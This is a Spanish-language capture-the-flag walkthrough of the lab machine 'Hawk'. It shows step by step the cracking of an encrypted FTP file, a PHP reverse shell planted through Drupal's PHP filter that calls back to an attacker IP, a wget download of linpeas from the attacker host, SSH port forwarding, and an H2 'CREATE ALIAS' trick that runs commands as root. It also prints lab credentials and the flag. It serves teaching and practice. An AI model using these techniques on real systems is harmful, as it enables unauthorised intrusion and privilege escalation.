

# Hawk



## Descripción

Hawk es una máquina de dificultad media y considero que es una máquina muy recomendada para quienes quieran mejorar sus habilidades de descryptación y decodificación, ya que a mi parecer tiene una enumeración muy interesante y divertida, tiene una escalada de privilegios algo compleja pero perfecta para quienes se estén preparando para la eJPTv2

Herramientas empleadas en la resolución de esta máquina

- nmap
- ftp
- base64
- encrack
- git clone

- python http server's
  - linpeas.sh
  - netcat
  - python
  - ssh
- 

## Enumeración

Vamos a empezar enumerando la máquina víctima para ver los servicios activos y posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.102
```

```

21/tcp    open      ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.16.11
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open      ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256  95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256  4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp    open      http         Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 192.168.56.103
|_http-generator: Drupal 7 (http://drupal.org)
2263/tcp  filtered ecwcfg
5435/tcp  open      tcpwrapped
6074/tcp  filtered max
8082/tcp  open      http         H2 database http console
|_http-title: H2 Console
9092/tcp  open      XmlRpcRegSvc?

```


En los resultados del nmap podemos ver que el puerto 21 (FTP) está activo con el **anonymous login** activado.

También podemos ver el puerto 22 (SSH) y el puerto 80 (HTTP)

Más abajo podemos destacar el puerto 8082 con lo que parece una base de datos H2 (hecha con Java), muy interesante y seguramente nos servirá para más ad

# Página web

Vamos a empezar enumerando la página web



The screenshot shows the default Drupal 7 installation page. At the top, there is a blue header bar with the Drupal logo on the left and the IP address '192.168.56.103' on the right. Below the logo is a 'Home' button. The main content area is divided into two columns. The left column contains a 'User login' form with fields for 'Username' and 'Password', both marked with a red asterisk. Below the password field are two links: 'Create new account' and 'Request new password'. At the bottom of the form is a 'Log in' button. The right column displays the text 'Welcome to 192.168.56.103' followed by the message 'No front page content has been created yet.'

Al poner la IP en nuestro navegador podremos ver que estamos ante el CMS Drupal.

Si seguimos enumerando, no encontraremos nada de interés por lo que vamos a entrar en FTP

## FTP

Iniciamos sesión como anonymous

```
ftp 10.10.10.102
```

Si listamos el contenido encontraremos una carpeta llamada **messages**

```
ftp> ls
229 Entering Extended Passive Mode (|||41355|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Jun 16  2018 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
```

Si exploramos el directorio no encontraremos ningún archivo, pero si listamos los archivos ocultos encontraremos un archivo curioso

```
ftp> ls -la
229 Entering Extended Passive Mode (|||48990|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x  3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--  1 ftp      ftp          240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
```

Vamos a descargar el archivo oculto para examinarlo en nuestra máquina

```
get .drupal.txt.enc
```

Ahora en nuestra máquina, al listar los archivos ocultos encontraremos el archivo, y al verlo encontraremos lo siguiente

```
$ cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe90uoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLSj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4Yck=
```

Veremos un texto codificado, vamos a intentar encontrar la codificación del archivo viendo sus propiedades con **file**

```
$ file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
```

Podemos ver que el archivo está cifrado con openssl y el texto cifrado en base64 (también lo podemos deducir al ver las propiedades del archivo, como hemos hecho antes)

Si vemos su contenido podremos ver que está codificado en base64

```
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb  
CmSdwTtr/IIShvTbUd0yQxfe90uoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz  
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy  
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCK=
```

---

## Explotación

antes de descifrar el cifrado de openssl vamos a decodificar el base64

```
base64 -d .drupal.txt.enc > drupal.decoded
```

Una vez decodificado, al abrirlo, veremos el cifrado en binario de openssl, ahora nos faltará usar encrack para descifrar el archivo decodificado y podremos leer el mensaje

```
$ cat drupal.decoded  
Salted__kY 7Z>{$p5 2[  
8?sWj#T$3AG,f Z\ja>>G6  
E@DV@dd4@w@xZNiPtF` )
```

Vamos a descifrar el archivo con una herramienta llamada **encrack**, sirve para descifrar archivos con el cifrado openssl

<https://github.com/vlohacks/encrack>

## Descarga de encrack

Antes de usar la herramienta vamos a proceder con la instalación

Clonaremos el repositorio en nuestra máquina


```
git clone https://github.com/vlohacks/encrack.git
```

entramos en la carpeta que se nos habrá creado y una vez dentro vamos a lanzar el comando **make** para compilar el programa, una vez compilado podremos utilizarlo, en el propio repositorio tenemos una guía de uso

## Descifrado del archivo

Con encrack lanzaremos el siguiente comando sobre el archivo decodificado

```
./encrack -i /home/kali/drupal.decoded -w /usr/share/wordlists/rockyou.txt -m firstascii -t 32
```



```
(kali@kali) [ /encrack ]
$ ./encrack -i /home/kali/drupal.decoded -w /usr/share/wordlists/rockyou.txt -m firstascii -t 32
* Loaded 160 bytes ciphertext
* Warning: no cipher list provided, using auto-suggested list
* Loaded 144 cipher(s)
* Loaded 14344391 password(s)
[MATCHER] Warning: setting default value of 'numBytes' to value '32'
[MATCHER] use -o numBytes=<value> to set user defined value
* Running 32 thread(s) ...
[30]: Found candidate!
Password : friends
Cipher   : aes-256-cbc
Plaintext: Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
◆◆◆n2◆E
```


Con un poco de paciencia podremos tener el archivo descifrado y podremos leer el contenido con claridad

Veremos que tenemos la contraseña de un usuario que desconocemos

```
PencilKeyboardScanner123
```

Si volvemos a la página web y probamos varios usuarios comunes y de contraseña ponemos la que hemos obtenido, veremos que admin es el usuario al que le pertenece la contraseña

```
admin:PencilKeyboardScanner123
```



Ahora nuestro objetivo primordial será conseguir una reverse shell para tener acceso a la máquina víctima


Si vamos viendo la página podremos encontrar un apartado en el que podemos crear una página en html, es un gran vector de ataque.



Si creamos una página con una Reverse shell en PHP no conseguiremos obtener la conexión

Esto se debe a que seguramente no tendremos el módulo de php activado, por lo que no ejecuta el código

Si vamos al apartado de Modules



Buscaremos el módulo de PHP lo activaremos

|                                     |            |      |  |  |
|-------------------------------------|------------|------|--|--|
| <input checked="" type="checkbox"/> | Path       | 7.58 | Allows users to rename URLs.   | <a href="#">Help</a> <a href="#">Permissions</a> |
| <input type="checkbox"/>            | PHP filter | 7.58 | Allows embedded PHP code/snippets to be evaluated.   |  |
| <input type="checkbox"/>            | Poll       | 7.58 | Allows your site to capture votes on different topics in the form of multiple choice questions.  |  |
| <input checked="" type="checkbox"/> | RDF        | 7.58 | Enriches your content with metadata to let other applications (e.g. search engines, aggregators) better understand its relationships and attributes. | <a href="#">Help</a>                             |

Ahora si nos dirigimos a **content** y le damos al botón **Add content**

[Home](#) » [Administration](#)

[+ Add content](#)

**SHOW ONLY ITEMS WHERE**

status

any

▼

type

any

▼

Filter

Le daremos a Basic page y ahí colocaremos una reverse shell en php, como por ejemplo la pentest monkey

Title \*

test

Body (Edit summary)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.11';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
    }
}
```

Text format Full HTML ▾

• Web page addresses and e-mail addresses turn into links automatically.

Es muy importante que además de poner la reverse shell en el body de la página y también el formato de texto en **php code**, si no sale php code es porque no se han guardado los cambios en los módulos.

Ahora antes de darle al botón de Preview, que lo encontraremos más abajo, pondremos un puerto a la escucha para recibir la conexión

```
nc -lvpn 9001
```

Una vez hecho esto, le podremos dar al botón preview y ya habremos obtenido la reverse shell

```
└─$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.10.102] 51866
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 12:03:32 up 14:57,  0 users,  load average: 0.07, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

Si lanzamos el comando whoami podremos ver que somos un usuario de servicio y no un usuario "real"

---

## User-Pivoting

Ahora que tenemos acceso a la máquina vamos a transferirnos la herramienta linpeas.sh para enumerar vectores de escalada de privilegios

Vamos a movernos al directorio **tmp** para que no haya problemas con los permisos.

Desde nuestra máquina abriremos un servidor en python para transferir la herramienta

```
python3 -m http.server 80
```

y ahora desde la máquina víctima

```
wget http://10.10.16.11/linpeas.sh
```

Antes de ejecutar la herramienta, le tendremos que dar permisos de ejecución

```
chmod +x linpeas.sh

# UNA VEZ HECHO ESTO EJECUTAREMOS EL SCRIPT

./linpeas.sh
```

Una vez acabado el proceso, si revisamos el apartado de **Analyzing drupal files** encontraremos una contraseña de la base de datos

```
'database' => '/path/to/databasefilename',
'database' => 'drupal',
'username' => 'drupal',
'password' => 'drupal4hawk',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
```

Ahora tenemos que encontrar al usuario al que le pertenece la contraseña, vamos a enumerar el archivo **/etc/passwd**

```
uid:x:105:65534::/var/lib/uid:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tomcat:x:1001:46::/opt/tomcat/temp:/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Podemos ver que hay un usuario llamado **daniel** al que es muy probable que le pertenezca esta contraseña, si nos fijamos, podemos ver que tiene una shell en python por la que la tendremos que pasar a bash

```
daniel:drupal4hawk
```

Vamos a intentar iniciar sesión por ssh con el usuario que hemos encontrado

```
ssh daniel@10.10.10.102
```

Efectivamente le pertenecía a el la contraseña y podemos ver que tenemos la shell en python

```
https://ubuntu.com/livepatch
417 packages can be updated.
268 updates are security updates.

Last login: Sun Jul  1 13:46:16 2018 from dead:beef:2::1004
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> █
```

Vamos a pasarla a bash con el siguiente comando

```
import os; os.system("/bin/bash")
```

```
Type "help", "copyright", "credits" or "license" for more info
>>> import os; os.system("/bin/bash")
daniel@hawk:~$ id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:~$ █
```

Ya estaremos en la cuenta de **daniel**

---

# Escalada de Privilegios

Ahora vamos a repetir el proceso de antes y a ejecutar la herramienta linpeas

```
root      737  0.0  0.3 30028 3268 ?        Ss   Jul03  0:00 /usr/sbin/cron -f
root      743  0.0  0.2 57500 2984 ?        S    Jul03  0:00 _ /usr/sbin/CRON -f
root      756  0.0  0.0  4628  780 ?        Ss   Jul03  0:00 _ /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root      757  0.0  3.5 2335420 35600 ?      Sl   Jul03  0:32 _ /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
daemon[0m 742  0.0  0.2 28332 2448 ?        Ss   Jul03  0:00 /usr/sbin/atd -f
```

En ese fragmento del escaneo de linPEAS, podemos ver que en el apartado de procesos se está ejecutando como root la base de datos h2 (una base de datos hecha con java), y sabemos que hay un puerto abierto con esta base de datos en nuestra máquina

Vamos a añadir en la url el puerto 8082 (el puerto con la base de datos) para ver si podemos acceder y escalar de alguna manera

## H2 Console

Sorry, remote connections ('webAllowOthers') are disabled on this server.

Al acceder veremos que no tiene permitida la conexión remota, solo la local, por lo que tendremos que hacer una tunelización (Port Forwarding) a la máquina víctima y traernos el puerto 8082 a nuestra máquina para poder analizarlo

Vamos a realizar el Port Forwarding con ssh

```
ssh -L 8082:localhost:8082 daniel@10.10.10.102
```

Una vez hecho esto tendremos el puerto 8082 de la máquina víctima en nuestra máquina, por lo que vamos al navegador a poner la url con el puerto 8082

http://127.0.0.1:8082

English ▼ [Preferences](#) [Tools](#) [Help](#)

Login

Saved Settings:

Generic H2 (Embedded) ▼

Setting Name:

Generic H2 (Embedded)

Save

Remove

---

Driver Class:

org.h2.Driver

JDBC URL:

jdbc:h2:~/test

User Name:

sa

Password:

Connect

Test Connection

Vamos a cambiar la ruta de la base de datos al directorio **root**

The image shows a 'Login' dialog box with a blue header. It contains several input fields and buttons. At the top, 'Saved Settings:' is followed by a dropdown menu showing 'Generic H2 (Embedded)'. Below this, 'Setting Name:' is followed by a text box containing 'Generic H2 (Embedded)', with 'Save' and 'Remove' buttons to its right. A horizontal line separates this section from the configuration fields below. 'Driver Class:' is followed by a text box containing 'org.h2.Driver'. 'JDBC URL:' is followed by a text box containing 'jdbc:h2:~/root'. 'User Name:' is followed by a text box containing 'sa'. 'Password:' is followed by an empty text box. At the bottom, there are two buttons: 'Connect' and 'Test Connection'.

Login

Saved Settings: Generic H2 (Embedded) ▾

Setting Name: Generic H2 (Embedded) Save Remove

---

Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/root

User Name: sa

Password:

Connect Test Connection

Una vez hecho esto nos conectaremos.

Una vez conectados, veremos un gran recuadro en el que podemos escribir cualquier cosa y luego un botón que se llama run que hará funcionar lo que escribamos



| Auto commit Max rows: 1000 Auto complete Off Auto select On

jdbc:h2:~/root  
 INFORMATION\_SCHEMA  
 Users  
 H2 1.4.196 (2017-06-10)

Run Run Selected Auto complete Clear SQL statement:

---

### Important Commands

|  |             |  |
|--|-------------|--|
|  |             | Displays this Help Page                                  |
|  |             | Shows the Command History                                |
|  | Ctrl+Enter  | Executes the current SQL statement                       |
|  | Shift+Enter | Executes the SQL statement defined by the text selection |
|  | Ctrl+Space  | Auto complete  |
|  |             | Disconnects from the database                            |

### Sample SQL Script

|                               |                                      |
|-------------------------------|--------------------------------------|
| Delete the table if it exists | DROP TABLE IF EXISTS TEST;           |
| Create a new table            | CREATE TABLE TEST(ID INT PRIMARY KEY |

Ahora vamos a crear un alias llamado **SHELLEXEC** para ejecutar los comandos que queramos como root en la máquina víctima

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ?
s.next() : ""; }$$;
CALL SHELLEXEC('id')
```

Si vemos, llamamos a la función ejecutando el comando **id**, vamos a ejecutar el código y a comprobar si funciona

```
CALL SHELLEXEC('id');  
PUBLIC.SHELLEXEC('id')  
uid=0(root) gid=0(root) groups=0(root)  
(1 row, 7 ms)
```

efectivamente funciona, vamos a listar los archivos desde la base de datos, lo haremos cambiando el id por ls  
(hay archivos que no deberían salir ya que he estado haciendo pruebas)

```
CALL SHELLEXEC('ls');  
PUBLIC.SHELLEXEC('ls')  
exploited.txt  
root.mv.db  
root.trace.db  
root.txt  
test.mv.db  
test.trace.db  
(1 row, 3 ms)
```

Ahora ejecutaremos cat root.txt y obtendremos la rootflag

CALL SHELLEXEC('cat root.txt');

PUBLIC.SHELLEXEC('cat root.txt')

a4ff4a8cfe3a19d1e38ec8ca78a5d0e8

(1 row, 8 ms)